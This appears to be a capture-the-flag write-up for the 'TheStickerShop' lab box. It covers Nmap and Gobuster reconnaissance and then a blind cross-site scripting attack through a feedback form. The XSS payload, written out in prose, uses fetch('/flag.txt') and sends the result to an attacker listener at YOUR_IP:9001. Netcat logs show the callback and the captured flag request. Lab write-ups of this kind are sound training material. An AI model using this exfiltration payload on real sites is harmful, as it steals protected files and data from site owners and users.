


Used Nmap to discover two open services: SSH on port 22 and HTTP on port 8080.



Ran Gobuster against the web server; the only directory found was /flag.txt, which returned **401 Unauthorized**.




Noticed the site accepts customer feedback via a simple form at /submit_feedback.
Submitted a minimal script that triggered an HTTP request to our listener (verified in Netcat; see screenshot).



The XSS injection worked so I need to see the contant of flag.txt

```
┌──(root㉿kali)-[/home/kali/Desktop/boxes/TheStickerShop]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.14.98.178] from (UNKNOWN) [10.10.225.161] 46094
GET / HTTP/1.1
Host: 10.14.98.178:9001
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/119.0.6045.105 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://127.0.0.1:8080/
Accept-Encoding: gzip, deflate
```

Then I used an injectetion that uses modern Fetch API—fetch('/flag.txt') sends a GET request for the flag and returns a promise that resolves to the response. Calling .then(res => res.text()) reads the flag as text. Finally, new Image().src = 'http://YOUR_IP:9001/?flag='+encodeURIComponent(flag) forces the browser to request your listener with the flag in the URL, which Netcat then captures.




```
┌──(root㉿kali)-[/home/kali/Desktop/boxes/TheStickerShop]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.14.98.178] from (UNKNOWN) [10.10.225.161] 45442
GET /?flag=[redacted] HTTP/1.1
Host: 10.14.98.178:9001
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/119.0.6045.105 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
```